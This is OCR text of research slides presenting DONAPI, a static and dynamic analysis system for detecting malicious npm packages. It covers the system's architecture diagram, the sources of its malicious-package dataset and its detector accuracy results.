
NPM Local Replicate (over 3,400,000 packages)

Design Overview


Merged File
Dependency Analysis
Build
Package
1 Code dependencies reconstructor
3 Obfuscated Code Detector
Random forest Classifier
Malicious Domain Detector
Command Analysis
Malicious Behavior Mapping
2 Malicious shell command detector
4 Suspicious package static identifier
Features
Random forest Classifier
Obfuscated/Suspicious
Normal
6 Hierarchical Classifier
API Sequences
Behavior Sequences
Categories
Extracting API sequences
API hooks
Dynamic Execution
5 Dynamic behavior extractor
elastic
NPM Local Replicate
(over 3,400,000 packages)

Determine whether there is code confusion


Design Overview




Merged File
Dependency Analysis
Build
JS
SH
JSON
Package
1 Code dependencies reconstructor
3 Obfuscated Code Detector
Random forest Classifier
Malicious Domain Detector
Command Analysis
Malicious Behavior Mapping
2 Malicious shell command detector
AST Parser
Extracting API sequences
Features
4 Suspicious package static identifier
Random forest Classifier
Obfuscated/Suspicious
Normal
6 Hi
A
API
Behavior Sequences
Categories
API hooks
Dynamic Execution
5 Dynamic behavior extractor
elastic
NPM Local Replicate (over 3,400,000 packages)

Preliminarily determine the maliciousness of the package

Design Overview



Design Overview


Merged File
JS
Dependency Analysis
Build
JS
SH
JSON
Package
1 Code dependencies reconstructor
3 Obfuscated Code Detector
T Parser
Extracting API sequences
Features
4 Suspicious package static identifier
Random forest Classifier
Malicious Domain Detector
Command Analysis
Malicious Behavior Mapping
2 Malicious shell command detector
6 Hierarchical Classifier
API Sequences
Behavior Sequences
Categories
JS
Obfuscated/Suspicious
JS
Normal
Extracting API sequences
API hooks
Dynamic Execution
5 Dynamic behavior extractor
elastic
NPM Local Replicate (over 3,400,000 packages)

Classify package behavior


Evaluation

Accuracy

Efficiency


Validity

Evaluation (Dataset)




Dataset	Source	Num
Redlili	https://red-lili.info/	1,214
Backstabber	https://dasfreak.github.io/Backstabbers-Knife-Collection/	1,504
ReversingLabs	https://blog.reversinglabs.com/blog	39
Maloss	https://github.com/osssanitizer/maloss	332
Cuteboi	https://cuteboi.info/	500
Synk-blog	https://snyk.io/blog/	32
Lofygang	https://gist.github.com/jossef	10
Sonatype-blog	https://blog.sonatype.com/	315
Local cache	-	600+
Total	-	**4,546+**
Total (in used)	-	**1,159**

Evaluation (Dataset)




Dataset	Source	Num
Redlili	https://red-lili.info/	1,214
Backstabber	https://dasfreak.github.io/Backstabbers-Knife-Collection/	1,504
ReversingLabs	https://blog.reversinglabs.com/blog	39
Maloss	https://github.com/osssanitizer/maloss	332
Cuteboi	https://cuteboi.info/	500
Synk-blog	https://snyk.io/blog/	32
Lofygang	https://gist.github.com/jossef	10
Sonatype-blog	https://blog.sonatype.com/	315
Local cache	-	600+
Total	-	**4,546+**
Total (in used)	-	**1,159**




- Overlap
- Similarity
- Trigger

Evaluation (Accuracy)



Detector	#Malicious/Obfuscated	#Benign	Prec.	Recall	F1
MSCD	208	92	98.54%	97.12%	97.82%
OCD	88	337	94.25%	93.18%	93.71%
SPSI	147	567	99.32%	100.00%	99.66%
DONAPI (Integral detector)	**1,159**	**3,000**	**98.88%**	**91.63%**	**95.12%**

- Subdetectors and overall perform well on the precision, recall, f1-score (>93%)

